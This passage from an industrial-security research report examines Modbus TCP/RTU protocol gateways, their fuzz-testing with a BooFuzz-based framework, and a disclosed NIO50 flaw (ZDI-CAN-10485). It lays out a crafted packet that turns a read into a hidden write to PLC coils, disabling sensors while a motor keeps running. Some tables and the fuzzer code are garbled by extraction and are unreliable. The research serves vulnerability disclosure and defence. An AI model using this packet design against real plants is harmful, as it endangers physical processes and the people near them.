15	Write Multiple Coils	Sequence of Coils (N*1 bit)
16	Write Multiple Holding Registers	Sequence of Words (N*16 bit)

Table 3. Summary of the commonly used Modbus function codesAs shown in Table 3, the common Modbus functions are either reading from or writing to Coils or Registers.

Coils are switches that are either on or off. Registers hold data, which can be a measurement of a sensor, a threshold, or a configuration value. For example, the temperature reading of a thermometer is stored in a register.

To put this into use, here is an example. A requesting message having a function code of 5 indicates a write single coil request. This message is sent by a master to set the binary coil (a switch) of a slave. This message includes, on top of the mandatory information previously enumerated, the address of the coil to be set and the corresponding value (0xFF00=ON, 0x0000=OFF). In a successful scenario, the slave responds with a message which has similar fields to the original requesting message, indicating which coil has been set and the new value.

While Modbus TCP and Modbus RTU may look similar, they have a few interesting differences. One of these differences lies in the way they run on different layers. Modbus TCP runs at the application layer of the TCP/IP stack (layer 7 of the ISO/OSI model), while Modbus RTU directly operates on serial lines. Another difference: Modbus TCP includes a Modbus Application Layer consisting of a transaction identifier, a protocol identifier, and the message length field indicating the length of the payload (e.g., the request). Modbus RTU also uses a checksum (CRC16) suffix for data integrity checks, which Modbus TCP does not do.

In a real-world scenario, where a master node communicates with a slave node by means of a protocol gateway translating Modbus TCP to Modbus RTU and vice-versa, these are the messages being exchanged for reading a coil, such as to tell whether a motor is turned on. An HMI would produce the following request message:

	Modbus application header				**Modbus protocol data unit**			
	Transac-tion ID	Protocol ID	Length	Unit ID	Function-code	Startin-gaddress	Quantity-of coils	CRC
Modbus TCP	0001	0000	0006	01	01	0001	0001	
	The protocol gateway translates the message above to the message below							
Modbus RTU				01	01	0001	0001	AC0A

If everything was normal, this is the response:

TransactionProtocol Function Byte Coil
Length ID
Unit CRC
ID ID code count
status

The protocol gateway translates the message above to the message below

Modbus TCP	0001	0000	0004	01	01	01	01	

Figure 4. An example translation of an order from the HMI and the response

Note that the payload in Figure 4 (indicated in bold), also known as PDU (protocol data unit), is the same in both Modbus TCP and Modbus RTU. Therefore, an imprudent gateway can simply forward the payload by adding/removing the Application Header and CRC, while a carefully designed gateway may check for the validity of the unit ID, length, starting address, and packet structures as dictated by the function codes' specification. We will discuss this aspect in detail later.

Security Testing

When a security analyst is asked to evaluate a technology they are not familiar with, for example, a technology that looks like a standard desktop application, he may run into different unprecedented challenges. Common best practices, like logging, debugging, or automated analysis, may indeed get complicated when dealing with embedded or proprietary devices.

In our scenario, we wanted to understand and investigate the ability of protocol gateways as a technology to correctly translate industrial protocols, specifically when they operate in difficult situations that involve heavy or malformed traffic, from a malicious actor.

We began by evaluating the gateways' capabilities in detecting and dropping malformed packets, or packets that do not comply with the protocol specifications. It is expected that such devices behave intelligently, especially in the context of modern, smart, and complex Industry 4.0 networks. These devices are expected to be able to understand the protocol format and take appropriate translation strategies — based on the protocol's semantics — rather than blindly forwarding the traffic from one interface to another. In other words, protocol gateways are expected to implement appropriate filtering capabilities like an application firewall does, to translate securely and properly.

We dug deeper into the implementation of the protocol translation process and researched the conditions in which the gateways may introduce errors that have an impact on the device they communicate with, such as a PLC connected to the serial interface. This is the equivalent of testing if a language translator can correctly translate sentences with mismatched tenses, subject-verb agreement errors, and misplaced or missing punctuation. A reliable translator will either correct the sentence if the context is obvious enough or refuse to translate if the message is unclear in its present form.

In our evaluation, we adopted a black-box approach wherein we compared the translated traffic of a network gateway with network traces that were generated and fed to the gateway. This strategy was dictated by the fact that the gateways that we considered in our analysis do not publicly disclose information on their design or implementation. To this end, we made use of an automated testing and analysis framework (depicted in Figure 5) to test all gateways under the same conditions successfully, and to exhaustively cover the largest number of potential corner cases in terms of protocol specifications.




Figure 5. The architecture of our testing & analysis framework


As depicted in Figure 5, our framework consists of the following components:

- A fuzzer that generates the inbound traffic for the gateway under test. For example, when testing the translation from Modbus TCP to Modbus RTU, the fuzzer generates Modbus TCP test cases.
- A simulator that simulates the receiving station, such as a PLC implementing a Modbus RTU Slave. The simulator is needed because the protocol gateways often operate incorrectly (or not operate at all) if they are not connected to certain devices.
- A sniffer that collects information on the outbound traffic (i.e., the translated protocol).
- An analyzer that collects both inbound and outbound traffic for the analysis.

The gateway can operate as Modbus master or Modbus slave, and can translate from Modbus TCP or Modbus RTU, giving it four configuration options. All our gateways support these four main configurations, on top of additional ones like transparent translation (forwarding) or cloud connectivity.

Our framework can operate on all four configurations with appropriate configuration of the components. For example, to test the translation from Modbus TCP (master) to Modbus RTU (slave), the fuzzer is instructed to generate Modbus TCP master requests and the simulator to behave as Modbus RTU slave that responds to the requests.

In our test lab, we used a networked power switch, which allowed us to reboot the test device under test when the device stopped responding. Serial traffic was captured in IONinja using either the included software-based capture driver or an EZ™ Tap Pro. Figure 6 shows our test setup.






Figure 6. The diagram and actual test setup.

When it comes to the implementation details, we used the open-source QModMaster software to simulate a Modbus master node and pyModSlaveto simulate the slave. We adapted the software to our needs, such as for acquiring the data from /dev/ttyUSB0 serial.

To capture the translated traffic from the sniffer, we used Wireshark for Modbus TCP and IONinja for Modbus RTU. We wrote dedicated parsers to convert the outputs of the two programs to a common syntax that our analyzer would understand.

Figure 7 shows a Modbus TCP to Modbus RTU conversion session. The first field indicates the timestamp.




```
1574704509.746888,TCP,00:01:00:00:00:06:01:00:00:01:00:01
1574704509.770035,RTU,01:00:00:01:00:01:91:CA
1574704511.271468,TCP,00:02:00:00:00:06:01:01:00:01:00:01
1574704511.289164,RTU,01:01:00:01:00:01:AC:0A
1574704512.802031,TCP,00:03:00:00:00:06:01:02:00:01:00:01
1574704512.875859,RTU,01:02:00:01:00:01:E8:0A
1574704514.328139,TCP,00:04:00:00:00:06:01:03:00:01:00:01
1574704514.343510,RTU,01:03:00:01:00:01:D5:CA
1574704515.860150,TCP,00:05:00:00:00:06:01:04:00:01:00:01
1574704515.878557,RTU,01:04:00:01:00:01:60:0A
```

Figure 7. An example of a Modbus TCP to Modbus RTU conversion session

When it comes to the fuzzer, two main categories of fuzzers are known to researchers. The first category is called generation-based, which works well with protocols with specifications that are known to the public, such as Modbus. In this category we reference BooFuzz and Sulley. Opposite to these, mutation fuzzing is used to learn from a protocol such as proprietary ones to generate permutations such as Radasma and PropFuzz.

Our fuzzer is built around BooFuzz, but we also integrated part of the boofuzz-modbus project distributed under Apache license. We developed our fuzzer to make it portable to different ICS protocols, and used it to test several Modbus implementations. The snippet shows an example routine for generating permutations of Modbus TCP's write coil requests.



```
def write_single_coil(session):
  s_initialize('write_single_coil')   with s_
block('adu'):     s_incr('transId')
    s_word(0x0000, name='protoId', endian=cfg.endian, fuzzable=cfg.fuzz_proto_id)     s_size('pdu',
length=2, offset=1, name='length', endian=cfg.endian,  fuzzable=cfg.fuzz_length)
    s_byte(cfg.slave_id, name='unitId', fuzzable=cfg.fuzz_slave_id)        with s_block('pdu'):
      s_byte(0x05, name='write_single_coil', fuzzable=False)
      s_word(0x0001, name='address', endian=cfg.endian, fuzzable=cfg.fuzz_addrress)
      if cfg.random_coil_value:
        s_word(0x0000, name='outputValue', endian=cfg.endian, fuzzable=True)       else:
        s_group(name='outputValue', values=['\x00\x00', '\xFF\x00'])       if cfg.trailing_garbage:
        s_random('', cfg.gmin, cfg.gmax, num_mutations=cfg.gmut,  name='trailing_gar-
bage')
  session.connect(s_get('write_single_coil'))
```

Figure 8. An example routine for generating permutations of Modbus TCP's write coil requests

The fuzzer also operates a monitor routine aimed at detecting unexpected conditions such as a device crash caused by a distributed denial of service (DDoS) attack. Thanks to monitoring, we automatically discovered a few of the problems discussed in the section Denial of Service.

The detection of errors in the protocol is instead left to a dedicated component, the analyzer. The analyzer compares inbound and outbound traffic for inconsistencies. In our example of conversion from Modbus TCP to Modbus RTU, a protocol gateway is supposed to at least remove the Modbus Application Header (ADU), then compute and append the Modbus RTU's CRC. The payload (PDU) is not supposed to be altered. However, corner cases may result in faulty behaviors of the gateway. The analyzer is instructed to look for these cases using a series of heuristics that we manually developed.

This comparison performed by the analyzer is based on the packets' timestamp as inbound packets are translated sequentially (inbound 1, outbound 1, inbound 2, outbound 2, etc.). However, this is not always the case for data stations where packets might be translated asynchronously (inbound 1, inbound 2, outbound 2). In this last case, the fuzzer includes a nonce (semi-random values) in the generated requests' payload to help the analyzer match an inbound packet to its translated one. Also, for data stations, we limited our analysis to only write functions (i.e., 5, 6, 15, 16); read requests are not translated since the data stations regularly poll the Modbus slave.

Protocol Translation Attacks

As with our real-life language translator example, the protocol gateway is not the star of the show, but it can cause a lot of problems if its translation fails. Depending on the situation, the protocol gateway can become the weakest link in the industrial facility's chain of devices, and a sophisticated attacker may target such devices for two important reasons:

1. Protocol gateways are unlikely to fall under the inventory of critical assets to be monitored by a security agent or logging system; the attack is less likely to be noticed.
2. Translation issues are difficult to diagnose by nature. As we show in the rest of the document, especially in this section, design errors in protocol gateways may allow an attacker to run very stealthy attacks, presenting an interesting possibility for advanced attackers.

Real-Time Gateways

A secure protocol gateway should not only provide fast and accurate translation between protocols and physical layers, but also handle packets that do not conform to protocol specifications and provide the correct command and proper values to the receiving master or slave.

To evaluate the gateways' capability to detect and discard malformed packets, we used our fuzzer to generate 5,078 invalid Modbus TCP packets and 1,659 invalid Modbus RTU packets. We fed them to the tested gateways and calculated the drop rate or percentage of packets that the device discarded.

Note that only the real-time gateways (NIO50, Link150, Digi One) have been tested in this section, because data stations employ different methods to adhere to the protocol specifications.

From this initial evaluation, we can report that:

- The Link 150 filtered out the most invalid packets with a drop rate of over 30% for Modbus TCP and over 20% for Modbus RTU.
- The Digi One had similar results on Modbus TCP but only discarded 9% of the Modbus RTU packets.
- The NIO50 performed well on Modbus RTU but failed to filter out any of the malformed Modbus TCP packets.

Protocol	NIO50	Link 150	Digi One
Modbus TCP	0.00%	58.13%	55.64%
Modbus RTU	19.55%	19.75%	8.85%

Table 4. Initial evaluation of the gateways' firewalling capabilities

As the NIO50 seemed to operate poorly with respect to the handling of malformed Modbus TCP traffic, we decided to dig deeper and inspected the translation handling of this device.


In particular, we observed that 2,454 of the packets sent to this device had been improperly translated and not filtered. These Modbus TCP packets were constructed by the fuzzer to be purposely malformed, such that the message length in the application header is different from the calculated length of the Modbus payload. In fact, they all violate the message length specifications.

Table 5 shows a write multiple registers (function code 0x10) message that requests the writing of two registers. However, the message length field indicates a packet length of 9 bytes instead of 11 bytes (0B in hexadecimal).

Transaction ID	Protocol ID	Message length	Unit ID	Function code	Starting address	Number of registers	Byte count	Register values	
0001	0000	0009 (correct is 000B)	01	10	0000	0002	04	0001	0005

Table 5. Example of the write multiple registers message having a wrong message length field

When one of these invalid packets reaches the gateway, the device forwards the packet as is (no translation is made), instead of dropping the packet or correcting its length, which a secure and reliable protocol gateway should do. As a result, the gateway pollutes the serial bus with Modbus TCP packets, while only packets that are compliant with the Modbus RTU specification are supposed to exist on this bus.



Invalid Modbus TCP packet

0001	0000	0009	01	10	0000	0002	04	0001	0005

Output packet to Modbus RTU is exactly the same as input packet, no translation is made

0001	0000	0009	01	10	0000	0002	04	0001	0005

Figure 9. Illustration of how the transmitted message is the same for both outbound and inbound signals

The other gateways that we have tested handled this case correctly, in particular, by adopting one of the following strategies. They either dropped these malformed packets or fixed them before translating (e.g., by reducing the length to match the length specified in the header's field, or adjusted the field's value to the real length). We have reported the translation vulnerability that we found on NIO50 to the vendor, as ZDI-CAN-10485.

The vulnerability might not trigger any alarm bells as it is just a blind forwarding of invalid packets. However, we can carefully design a packet with an incorrect length in Modbus TCP while being valid and meaningful in Modbus RTU. When the packet gets to the other end (Modbus RTU), it is structurally valid and has a meaningful data structure.

A word can have the same set of characters and spelling, but can have widely different meanings depending on the recipient's language. An example of this is the word "gift," which means "present" in English; "married" in Danish, Norwegian, and Swedish; but means "poison" in German.

To test the NIO50 translation vulnerability, we then asked ourselves if there was any condition where the protocol gateway blindly forwards the word "gift" from an English speaker, without realizing that the recipient, which speaks German and will translate it as "poison."

To do that, we need to design packets with the following characteristics:

- It will trigger the blind forwarding vulnerability of the protocol gateway.
- It will be a valid Modbus RTU packet, even though it is sent as a Modbus TCP packet initially.
- If read as a Modbus RTU packet, it will have a completely different meaning when compared to its Modbus TCP equivalent.

The packet proposed in Figure 10 is one of the many packets an attacker can design to meet the three criteria outlined above.

Modbus TCP	**Transaction ID**		**Protocol ID**	**Message-length**	**Unit ID**	**Function-code**	**Startingad-dress**	**Number ofregisters**
Packet	01	0F	0000	0011	03	04	D1CE	0070
Modbus RTU	**Slave ID**	**Function Code**	**Startingad-dress**	**Numberof coils**	**Bytecount**	**Data**		**CRC**

Figure 10. Attack packet and semantic for Modbus TCP (read input registrars) and Modbus RTU (write multiple calls)


When this packet is parsed with the semantic of Modbus TCP, it gets interpreted as read input registers (Function Code 04) from unit ID 3. But when the semantic of Modbus RTU is applied, it is interpreted as write multiple coils (Function Code 15 and 0F in hexadecimal notation) to unit ID 1.

This vulnerability is significant. In fact, a legitimate, innocent read message becomes a write request because the protocol gateway mishandles the translation. An advanced attacker may exploit this vulnerability to circumvent ICS Firewalls that block writing functions requested from the IP that is not in the whitelist.

Figure 11 shows a scenario where an attacker has gained access to a historian and is sending a read input registers message within the semantic of Modbus TCP. The request is a valid read of 0x70 (112) registers, beginning with address 0xD1CE. As the message is sent, it passes the ICS firewall — where it is considered a legitimate request — and reaches the protocol gateway. However, due to the way the gateway handles Modbus TCP messages with incorrect message length (0x11 instead of 0x06), the request is forwarded to the PLC without a proper translation. As a result, the PLC interprets the message in the context of Modbus RTU (i.e., as a write multiple coils request). As depicted in Figure 11, the request is translated as a write of three-byte coils: 0x04D1CE. In particular, the first byte (0x04, 0000 0100 in binary) is used to control the PLC's devices and produces the following result: turn off the tachometer (address 1), turn off the thermometer (address 2), turn on the motor (address 3) and turn off the relay

(address 4).

With a single command, the attacker can deactivate the critical sensors for monitoring the motor's performance and safety (temperature and tachometer), while keeping the motor running. If unnoticed by field engineers and operators, the motor could already be exceeding the safe operating conditions, however, it won't be visible or trigger any alarms because the sensors (thermometer and tachometer) have been disabled.



Modbus TCP	Transaction ID	Protocol ID	Message-length	Unit ID	Function-code	Startingad-dress	Number ofregisters
Packet	010F	0000	0011	03	04	D1CE	0070

Modbus TCP packet sending function code 04 (read input registers) with an incorrect length

Modbus RTU	Slave ID	Function-code	Startin-gaddress	Numberof cells	Bytecount	Data	CRC
Packet	01	0F	0000	0011	03	04D1CE	0070

Modbus RTU packet sending function code 0F (write multiple coils)

Figure 11. Attacks that can make use messages with invalid length

In this scenario, an attacker has gained access to the historian. A historian is a software program that keeps historical records of critical operating parameters such as machine temperature and RPM. Historians are mostly likely the part of systems to have connections to the corporate network, as the data it contains is used for operational and business decisions. This function makes historians useful targets for attackers who wish to jump from the corporate LAN to the OT network.

This vulnerability has been reported to Nexcom via the ZDI disclosure program on Feb. 10, 2020, and has been assigned ZDI-CAN-10485. Nexcom response stated that the NIO50 is considered an end-of-life product and would no longer receive any updates to fix this vulnerability. The other vulnerabilities affecting NIO50, which we detailed in the Cloud Support section, will also not be patched.

As far as we know, the NIO50 was still available for sale in early 2020. The NIO51, which directly replaced the NIO50, has not been tested for the same vulnerability.

Data Stations

So far, we have seen how an attacker can potentially leverage a translation vulnerability in one real-time gateway to perform arbitrary command conversions, from a legitimate-looking read message to a write request that would eventually affect the operation of an industrial process. But what about the second type of protocol gateways, data stations?

This section discusses how translation vulnerabilities in data stations are, to a certain extent, similar to the way it was described so far for real-time gateways, but also differs in the way the attack is mounted and its final impact. The data stations that we have analyzed do not allow a conversion from a read to a write command, but they interestingly rely on the I/O mapping table concept, which may lead to the conversion from a write coil to a write register. The translation of device ID also causes a loss in context that prevents an ICS firewall from protecting a particular device.


I/O Mapping Table and Translation Routines

In this section, we present the analysis of two data stations: The MGate 5105 and DA10D. We used the same setup described in Figure 3.

Unlike real-time gateways, data stations do not translate inbound to outbound protocols on the fly. Before a data station can be deployed, a field engineer would first need to configure a data station appropriately, so that it knows which coil, register, and command maps to which switch, sensor, or device on the outbound interface.

As mentioned earlier, the resulting mapping of coils, registers, and commands is known as an I/O mapping table.

Using the DA10D as an example, the I/O mapping table is configured via Red Lion's management software Crimson version 3.1, which is the latest version as of this writing. This software is used across the majority of Red Lion's suite of industrial products, and then updated to the Red Lion data station. Figure 12 is an example of how the Modbus master coils on the DA10D, configured for Modbus TCP, are mapped to the Modbus slave coils on the DA10D, which is configured for Modbus RTU. The DigitalCoilWrite gateway block containing four coils (000001 – 000004) on MBSlave (Modbus slave) is mapped to the MBMaster (Modbus master) coils (MBMaster.000001 – MBMaster.000004), an internal memory block representing an actual coil on the PLC connected to the data station. Sending a Modbus TCP write coil command to coil 1 on the DA10D will be received by the DigitalCoilWrite 000001, then sent to MBMaster.000001. That value will then be sent to the device connected to the PLC connected via Modbus RTU.



```
Communications
⊟ Network
    ⊟ Protocol 1 - Modbus TCP/IP Slave
        ⊟ MBSlave
            ⊞ DigitalCoilRead
            ⊟ DigitalCoilWrite
                000001 «» MBMaster.000001
                000002 «» MBMaster.000002
                000003 «» MBMaster.000003
                000004 «» MBMaster.000004
      Protocol 2
      Protocol 3
      Protocol 4
⊟ Serial Ports
      RS-232 Program Port - Raw Serial
    ⊟ Comms Port
        ⊟ RS-232 Mode - Modbus Master
              MBMaster
```

Figure 12. Example of I/O mapping table as defined by Red Lion's Crimson software

The use of I/O mapping tables optimizes certain operations. For example, an incoming write request is first parsed and stored in the internal memory before being written to the target device. This asynchronous design enables some data stations to use the serial bus more efficiently, as several write coil requests to adjacent addresses can be compiled and issued to just one "write multiple coils." Similarly, if a coil is switched off twice, the "switch off" command is issued only the first time.

With regards to read requests, the data station immediately replies to a read request by reading the values from the internal memory without the need to poll the values from the actual slave's coils or registers. In order to keep the data in the internal memory synchronized to real-world values, a second routine periodically scans whether values are changed in the internal memory and generates one command — or a series of commands— to write the values to corresponding devices.

Figure 13 depicts the two routines operating concurrently in a data station and how they're used to keep the values in the I/O mapping table updated. This asynchronous operation made our security testing more complicated. In fact, as we mentioned already, we had toftenable our framework to successfully correlate the outbound traffic of the data station with the inbound one, for example, when multiple write requests get aggregated in a single one, or when the messages do not get translated in order.

